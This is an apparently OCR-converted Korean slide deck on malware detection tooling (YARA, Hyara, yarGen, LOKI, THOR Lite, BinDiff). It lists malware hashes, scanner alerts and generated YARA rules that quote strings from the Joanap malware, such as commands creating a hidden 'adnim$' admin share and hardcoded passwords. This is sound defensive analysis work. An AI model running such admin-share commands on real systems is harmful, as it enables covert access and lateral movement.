2B2F4A2C37A24FF8C08C1F18C55...	2B10E28B6D8D3F6CFA58FF9F987...	2B92C2F5E7364F1EF4851005A671...	2B9467DD63F3D79339A77EB879...
2BA896D1D6C72DFCC7A8823889...	2B8E09CEA98CF8C0091FB00411F6...	2C1CC3788D7AEA0A7896856888...	2C5D68C99897730CE4239485298...
2C9CFE27CA677951A1F12886F98...	2C252FE9372C2A2987F7EBC1A33...	2C645B145698D18722D0090352...	2CD903011E22B16F88106C84A...
2CEC14B30FD691D6739F3F27A8E...	2D38E2AE180D1D9885A72AA28...	2D98542734CBFFF469D34558A62...	2D135D377086D687CD4078C8B...
2D84CFE2C54920115F4135588F4...	2D8E262902D8367672A4FE40749C...	2DDC0E14E88613984E16737CF0C...	2DE5C86C6E2A4F03CD98187B68E...
2D84CFE2C54920115F4135588F4...	2D8E262902D8367672A4FE40749C...	2DDC0E14E88613984E16737CF0C...	2DE5C86C6E2A4F03CD98187B68E...

오후 4:26 · 2018년 4월 2일

# yara

- 서로 다른 랜섬웨어로 분류되고 있지만 아이콘의 형태가 유사하다.
  - 왜 비슷한걸까? 또 다른 랜섬웨어도 비슷하게 아이콘을 공유하는건 아닐까? → retrohunt로 검증해보기
- 또 다른 gandcrab 랜섬웨어<sup>4</sup>에서는 다른 아이콘을 사용하고 있다.
  - 왜 사용하는 아이콘이 다른걸까?
  - 이 파일에는 아이콘 이미지가 왜 2개나 있는거지?
- 코드 유사도 외에 아이콘, imphash, ssdeep, PDB path 등 활용 가능한 데이터들이 존재한다.
  - 그러나 공격자, 제작자는 자신을 철저하게 은닉하기 때문에 추적에 어려움을 준다.<sup>5</sup> → ex:) 평창올림픽

globeimposter 랜섬웨어<sup>1</sup>: 48afd0f7eae542d4653841528b793457<sup>2</sup>

gandcrab 랜섬웨어: 62ab0f03cf7c6b45274fc00a944860af<sup>3</sup>

<sup>1</sup> <https://www.fortinet.com/blog/threat-research/analysis-of-new-globeimposter-ransomware-variant>

<sup>2</sup> <https://www.virustotal.com/gui/file/10aa60f4757637b6b934c8a4dff16c52a6d1d24297a5ffd846d32f55155be0>


<sup>3</sup> <https://www.virustotal.com/gui/file/ae50aeaa0856797e09031fa1949be15b5aba1ee8e048efae0aceba5daadfaf55>

<sup>4</sup> <https://www.virustotal.com/gui/file/189667496df0d509e3d219aa4da547297644c29cbda3c359455f4d83209db3d1>

<sup>5</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p5

# Hyara

- yara rule 생성에 도움을 주는 플러그인 - IDA Pro , Binary Ninja , Cutter , Ghidra 에서 사용 가능
  - rule에 추가하고 싶은 어셈블리의 시작과 끝 주소를 지정하여 빠르게 생성 가능
  - 그 외에도 rule을 검증하기 위한 YaraDetector , YaraChecker 등 분석 도구 안에서 yara와 관련된 거의 모든 작업을 해결할 수 있다.



# Hyara

- git clone <https://github.com/hyuunnn/Hyara> 또는 Code → Download ZIP 으로 파일 다운로드
- hyara\_lib 폴더 + Hyara\_IDA.py 파일을 IDA Pro 설치 경로에 있는 plugins 폴더에 넣기
- 현재 YaraIcon 동작 이슈로 인해 python 3.9.13 , pillow 8.3.2 설치 필요<sup>1</sup>
  - C:\Users\유저명\AppData\Local\Programs\Python\Python39\pip.exe install -r requirements.txt
- IDA Pro 실행 후 CTRL + SHIFT + Y 단축키로 실행 가능

The screenshot shows the IDA Pro interface with the 'Yara' menu highlighted. Below it, a table displays search results:

Variable Name	Rule	Start	End
test	0000000000000000	0x0000000000000000	0x0000000000000000
test2	0000000000000000	0x0000000000000000	0x0000000000000000

<sup>1</sup> <https://github.com/hyuunnn/Hyara/issues/27>

# yargen

- 악성코드에 존재하는 유의미한 문자열을 자동으로 추출하여 yara rule로 만들어주는 도구
  - 사전에 받아놓은 데이터베이스를 활용하여 추출하는 것 같다.
- `python3 yargen.py -a 'author 이름' --opcodes --score -m 경로`
  - `--score` : rule에 점수를 매겨주는 옵션
  - `--opcodes` : opcode 데이터베이스를 추가로 사용한다. (기본은 문자만 추출)

```
hyuunnn@hyuunnn:~/yargen$ python3 yargen.py -a 'hyuunnn' --opcodes --score -m /mnt/c/Users/hyuunnn/Desktop/testtestt
_____
/ \_/\_/\_`/\_/\_/\_/\_/\_/\_/\_\
\_, /\_,/\_/\_/\_/\_/\_/\_/\_/\_/\_
/___/ Yara Rule Generator
Florian Roth, August 2023, Version 0.24.0

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282

[+] Using identifier 'testtestt'
[+] Using reference 'https://github.com/Neo23x0/yargen'
[+] Using prefix 'testtestt'
[+] Processing PEStudio strings ...
[+] Reading goodware strings from database 'good-strings.db' ...
  (This could take some time and uses several Gigabytes of RAM depending on your db size)
[+] Loading ./dbs/good-opcodes-part5.db ...
```

<sup>1</sup> How to post-process YARA rules generated by yargen

# yarGen

- 생성된 rule 결과는 [test.yar](#)에서 확인 가능
- 폴더에 있는 단일 파일의 유의미한 문자열만 추출할 뿐 아니라 여러 개의 파일들에서 공통적으로 나온 문자열들을 별도의 rule로 만들어준다.
- 생성된 모든 문자열이 유의미하지 않기 때문에 rule을 수동으로 수정하는 작업이 필요하다.<sup>4</sup>

```
rule _joanap_joanap2_1 {
    meta:
        description = "testtestt - from files joanap, joanap2"
        author = "hyuunnn"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2024-02-17"
        hash1 = "4fe3c853ab237005f7d62324535dd641e1e095d1615a416a9b39e042f136cf6b"
        hash2 = "9a179e1ca07c1f16c4c1c4ee517322d390cbab34b5d123a876b38d08da1face4"
    strings:
        $s1 = "iamsorry!@1234567" fullword ascii /* score: '4.00'*/
        $s2 = "1A2z3B4y5C6x7D8w9E0v$F_uGtHsIrJqKpLoMnNmOlPkQjRiShTgUfVeWdXcYbZa" fullword ascii /* score: '4.00'*/
        $s3 = "9025jhdho39ehe2" fullword ascii /* score: '4.00'*/
        $s4 = "t+SWj " fullword ascii /* score: '1.00'*/
        $s5 = "_[j Y^+M" fullword ascii /* score: '1.00'*/
        $s6 = "S0" fullword ascii /* score: '1.00'*/
```

<sup>1</sup> [How to Write Simple but Sound Yara Rules](#)

<sup>2</sup> [How to Write Simple but Sound Yara Rules – Part 2](#)

<sup>3</sup> [How to Write Simple but Sound Yara Rules – Part 3](#)

<sup>4</sup> <https://youtu.be/jUNDBjLeM7s?t=873>

```
rule _mnt_c_Users_hyuunnnn/Desktop/testtestt_joanap {
meta:
    description = "testtestt - file joanap"
    author = "hyuunnn"
    reference = "https://github.com/Neo23x0/yarGen"
    date = "2024-02-17"
    hash1 = "4fe3c853ab237005f7d62324535dd641e1e095d1615a416a9b39e042f136cf6b"
strings:
    $x1 = "cmd.exe /q /c net share adnim$=%SystemRoot% /GRANT:%s,FULL" fullword ascii /* score: '48.50'*/
    $x2 = "cmd.exe /q /c net share adnim$=%SystemRoot%" fullword ascii /* score: '43.00'*/
    $x3 = "cmd.exe /q /c net share adnim$ /delete" fullword ascii /* score: '39.00'*/
    $x4 = "cmd.exe /c %s %d.%d.%d.%d" fullword ascii /* score: '36.00'*/
    $s5 = "SVCHOST.EXE" fullword wide /* score: '22.00'*/
    $s6 = "\\svchost.exe" fullword ascii /* score: '21.00'*/
    $s7 = "LoadLibrary( NTDLL.DLL ) Error:%d" fullword ascii /* score: '19.00'*/
    $s8 = "\\\\$%s\\adnim$\\system32\\\$s" fullword ascii /* score: '18.50'*/
    $s9 = "msvcrt.bat" fullword ascii /* score: '18.00'*/
    $s10 = "Failed to create service %s, error code = %d" fullword ascii /* score: '15.50'*/
    $s11 = "LogonUser Error!" fullword ascii /* score: '15.00'*/
    $s12 = "perfw06.dat" fullword ascii /* score: '14.00'*/
    $s13 = "password123" fullword ascii /* score: '13.00'*/
    $s14 = "iloveyou" fullword ascii /* PEStudio Blacklist: strings */ /* score: '13.00'*/
    $s15 = "password ≤14" fullword ascii /* score: '12.00'*/
    $s16 = "\\perfw06.dat" fullword ascii /* score: '12.00'*/
    $s17 = "password." fullword ascii /* score: '12.00'*/
    $s18 = "%s User or Password is not correct!" fullword ascii /* score: '12.00'*/
```

```
$ loki-upgrader.exe # 프로그램 버전, yara rule 등 업데이트  
$ loki.exe -p 경로 # 경로를 지정하지 않으면 C드라이브 전체 스캔
```

- 집단지성으로 모인 yara rule, 분석 보고서에 있는 악성 파일의 해시값, 파일명, C2 주소 등을 모두 비교하여 출력해주는 도구

```
[ALERT]  
FILE: C:\Users\hyuunnnn\Desktop\test\test\240103, P3\99010bc0falceae22dfc1b69b2b6e3a75895b1bc13d7d08241fb8b9695425950 SCORE: 100 TYPE: EXE SIZE: 67584  
FIRST_BYTES: 4d5a9000030000004000000fffff0000b8000000 / <filter object at 0x0000019E72273EB0>  
MD5: 45ee81f48959fc50320ae3a950d13a08  
SHA1: 7ac70cd985407ac2b65af7292c3dc80ab88a1cb7  
SHA256: 99010bc0falceae22dfc1b69b2b6e3a75895b1bc13d7d08241fb8b9695425950 CREATED: Thu Feb 15 07:02:43 2024 MODIFIED: Thu Feb 15 07:02:44 2024 ACCESSED: Sat Feb 17 18:31:57 2024  
REASON_1: Malware Hash TYPE: SHA256 HASH: 99010bc0falceae22dfc1b69b2b6e3a75895b1bc13d7d08241fb8b9695425950 SUBSCORE: 100  
DESC: Report on North Korean cyber attacks (Campaign Rifle) http://www.fsec.or.kr/common/proc/fsec/bbs/21/fileDownLoad/1235.do  
[WARNING]  
FILE: C:\Users\hyuunnnn\Desktop\test\test\240103, P3\Client.exe_ SCORE: 70 TYPE: EXE SIZE: 3265536  
FIRST_BYTES: 4d5a9000030000004000000fffff0000b8000000 / <filter object at 0x0000019E72273F40>  
MD5: 06cbbe59fb9043f332515cfb8f35e88d  
SHA1: a56276bc5c62616a470581f202b721616885f6f  
SHA256: e1ba9b080a82235dd690788cb6644ce39f3687620854e86b8147a2bf7ce16d26 CREATED: Wed Jan 3 17:04:40 2024 MODIFIED: Wed Jan 3 12:55:42 2024 ACCESSED: Sat Feb 17 18:31:57 2024  
REASON_1: Yara Rule MATCH: MAL_QuasarRAT_May19_1 SUBSCORE: 70  
DESCRIPTION: Detects QuasarRAT malware REF: https://blog.ensilo.com/uncovering-new-activity-by-apt10 AUTHOR: Florian Roth (Nextron Systems)  
MATCHES: $x1: 'Quasar.Common.Messages', $x4: 'Uninstalling ... good bye :-(', $xc2: 'ping -n 10 localhost > nul del /a /q /f '  
[WARNING]
```

```
FILE: C:\Users\hyuunnnn\Desktop\test\test\240103, P3\fc8e3b582708394cf0d781a8ec50349a518245129c7e2606abc047402bad66f6 SCORE: 70 TYPE: EXE SIZE: 133346 FIRST_BYTES: 4d5a9000030000004000000fffff0000b8000000 / <filter object at 0x0000019E72273D90>  
MD5: 4a4662e73ab3a2c37e10dbe41e195041  
SHA1: 3abfec6fc3445759f730789d4322b0be73dc695c7  
SHA256: fc8e3b582708394cf0d781a8ec50349a518245129c7e2606abc047402bad66f6 CREATED: Thu Feb 15 07:57:26 2024 MODIFIED: Thu Feb 15 07:57:30 2024 ACCESSED: Sat Feb 17 18:31:57 2024  
REASON_1: Yara Rule MATCH: cert_blocklist_4c8def294478b7d59ee95c61fae3d965 SUBSCORE: 70  
DESCRIPTION: Certificate used for digitally signing malware. REF: - AUTHOR: ReversingLabs  
[ALERT]  
FILE: C:\Users\hyuunnnn\Desktop\test\test\240103, P3\HiddenCobra_BANKSHOT SCORE: 210 TYPE: EXE SIZE: 102400 FIRST_BYTES: 4d5a9000030000004000000fffff0000b8000000 / <filter object at 0x0000019E72273EB0>  
MD5: 9394078671922de6b5cd194e3581ec46  
SHA1: ed4ff90b3cdfcfa8fb7be3f0a305759f1ab26f1a  
SHA256: aaf4467eb67195527d4cad485e63f3d3302c50604dd4398ae9a64d337519a897 CREATED: Thu Feb 15 07:07:03 2024 MODIFIED: Thu Feb 15 07:07:08 2024 ACCESSED: Sat Feb 17 18:31:57 2024  
REASON_1: Yara Rule MATCH: HiddenCobra_BANKSHOT_Gen SUBSCORE: 70  
DESCRIPTION: Detects Hidden Cobra BANKSHOT trojan REF: https://www.us-cert.gov/HIDDEN-COBRA-North-Korean-Malicious-Cyber-Activity AUTHOR: Florian Roth (Nextron Systems)  
MATCHES: $s10: '%sd.%sc "%s > %s 2>&1%', $s11: 'DWS*.tmp'  
REASON_2: Yara Rule MATCH: TA17_318A_success_fail_codes_fallchill SUBSCORE: 70  
DESCRIPTION: HiddenCobra FallChill - success_fail_codes REF: https://www.us-cert.gov/ncas/alerts/TA17-318B AUTHOR: US CERT  
MATCHES: $s0: 'hz4', $f0: 'h\4'
```

<sup>1</sup> How to conduct incident response using LOKI scanner to detect malicious activity

<sup>2</sup> <https://dfirntt.wordpress.com/2020/03/03/find-evil-in-5-easy-steps-part-1/>

# THOR Lite

- Loki 기능 + 다양한 기능이 추가된 버전  
→ Autorun 분석 기능, CPU 사용량 조절, HTML 보고서 파일 생성 등
  - 다양한 포렌식 아티팩트들을 분석해주는 기능은 유료 버전에 있다.<sup>4</sup>
- 현재 실행 중인 프로세스, autoruns 분석 기능을 끄면 Loki와 동일한 기능을 수행한다. (명령어 참고)
  - Filescan 모듈만 enable 상태

```
$ thor-lite-util.exe upgrade # 프로그램 버전, yara rule 등 업데이트  
$ thor64-lite.exe -noprocs -noautoruns -p 경로명 # Filescan 모듈만 enable 상태
```

<sup>1</sup> THOR Lite Introduction and Demo

<sup>2</sup> How to scan systems with THOR lite scanner during compromise assessment and incident response

<sup>3</sup> THOR- Lite Exchange Server 2019 Scan for ProxyShell ProxyToken Exploitation

<sup>4</sup> <https://www.nextron-systems.com/compare-our-scanners>

<sup>5</sup> THOR APT Scanner Overview

<sup>6</sup> <https://twitter.com/cyb3rops/status/1361980419223207936>

# THOR Lite

## Alerts

Alert 1	<p>Feb 17 16:54:28 hyuunnn/192.168.118.1</p> <p><b>MODULE:</b> Filescan <b>MESSAGE:</b> Malware file found <b>SCORE:</b> 100 <b>FILE:</b> C:\Users\hyuunnn\Desktop\mal\99010bc0fa1ceae22dfc1b69b2b6e3a75895b1bc13d7d08241fb8b9695425950 <b>EXT:</b> <b>TYPE:</b> EXE <b>SIZE:</b> 67584 <b>MD5:</b> 45ee81f48959fc50320ae3a950d13a08 <b>SHA1:</b> 7ac70cd985407ac2b65af7292c3dc80ab88a1cb7 <b>SHA256:</b> 99010bc0fa1ceae22dfc1b69b2b6e3a75895b1bc13d7d08241fb8b9695425950 <b>FIRSTBYTES:</b> 4d5a900003000000400000ffff0000b8000000 / MZ <b>CREATED:</b> Thu Feb 15 07:02:43.285 2024 <b>MODIFIED:</b> Thu Feb 15 07:02:44.781 2024 <b>ACCESSED:</b> Sun Feb 18 01:50:14.502 2024 <b>PERMISSIONS:</b> BUILTIN\Administrators:F / NT AUTHORITY\SYSTEM:F / hyuunnn\hyuunnn:F <b>OWNER:</b> hyuunnn\hyuunnn <b>IMPHASH:</b> 89aadb53ed25eeb81618e2d1c789d7ac <p><b>REASON_1:</b> Vanatmox Backdoor <a href="https://www.symantec.com/security_response/writeup.jsp?docid=2017-032020-4521-99">https://www.symantec.com/security_response/writeup.jsp?docid=2017-032020-4521-99</a> <b>SUBSCORE_1:</b> 100 <b>REF_1:</b> SHA1 hash <b>SIGTYPE_1:</b> internal <b>SIGCLASS_1:</b> Hash IOC <b>MATCHED_1</b><ul style="list-style-type: none"><li>(none)</li></ul> <b>REASON_2:</b> Report on North Korean cyber attacks (Campaign Rifle) <a href="http://www.fsec.or.kr/common/proc/fsec/bbs/21/fileDownLoad/1235.do">http://www.fsec.or.kr/common/proc/fsec/bbs/21/fileDownLoad/1235.do</a> <b>SUBSCORE_2:</b> 100 <b>REF_2:</b> MD5 hash <b>SIGTYPE_2:</b> internal <b>SIGCLASS_2:</b> Hash IOC <b>MATCHED_2</b><ul style="list-style-type: none"><li>(none)</li></ul> <b>REASONS_COUNT:</b> 3</p></p>
Alert 2	Feb 17 16:54:28 hyuunnn/192.168.118.1

# bindiff

- 바이너리 유사도 분석에 사용되는 도구 - 두 파일(패치<sup>1</sup> 혹은 변종 파일)의 차이점을 분석할 때 사용
  - IDA Pro에서 생성되는 \*.idb (IDA Database) 파일을 사용하여 block이나 함수명 등의 요소를 비교하여 유사한 코드를 탐지한다.
  - BinExport를 사용하여 Binary Ninja, Ghidra 등에서도 사용할 수 있는 것 같다.<sup>2</sup>
- Conti라는 그룹에서 만든 코드들이 유출<sup>4</sup>되었는데, Lockbit 랜섬웨어가 이를 사용했다고 한다.<sup>23</sup>



Lockbit Green, the newest addition to Lockbit ransomware group's arsenal, is based off the Conti source code leak

Lockbit Red - Lockbit 2.0, custom ransomware

Lockbit Black - BlackMatter ransomware groups code

Lockbit Green - Conti ransomware groups code

...



Gameel Ali 🌟  
@MalGamy12

...

Using #BinDiff, I identified many functions of #Lockbit that are similar to those of #Conti, indicating that Lockbit has likely taken numerous snapshots of code from the Conti source code  
[#ContiLeaks #ransomware](#)

<sup>1</sup> [Binary Comparisons for Patch Differencing - BinDiff Tutorial](#)


<sup>2</sup> [Identifying Code Reuse in Ransomware with Ghidra and BinDiff](#)

<sup>3</sup> <https://twitter.com/vxunderground/status/1620129967874134017>, <https://twitter.com/MalGamy12/status/1620511128542679041>

<sup>4</sup> <https://github.com/TheParmak/contileaks-englished>, ContiLeaks: Chats Reveal Over 30 Vulnerabilities Used by Conti Ransomware

# bindiff

- bindiff를 사용하여 conti<sup>1</sup>, lockbitgreen<sup>2</sup> 두 파일을 비교하였다.
- 유사한 함수는 무엇인지, 얼마나 유사한지 Overview, Matched Functions에서 확인할 수 있다.



1


<https://www.virustotal.com/gui/file/6237D6565EBD559310120A80567E016>

2

<https://www.virustotal.com/gui/file/AACEF4E2151C264DC30963823BD3BB17>

# bindiff

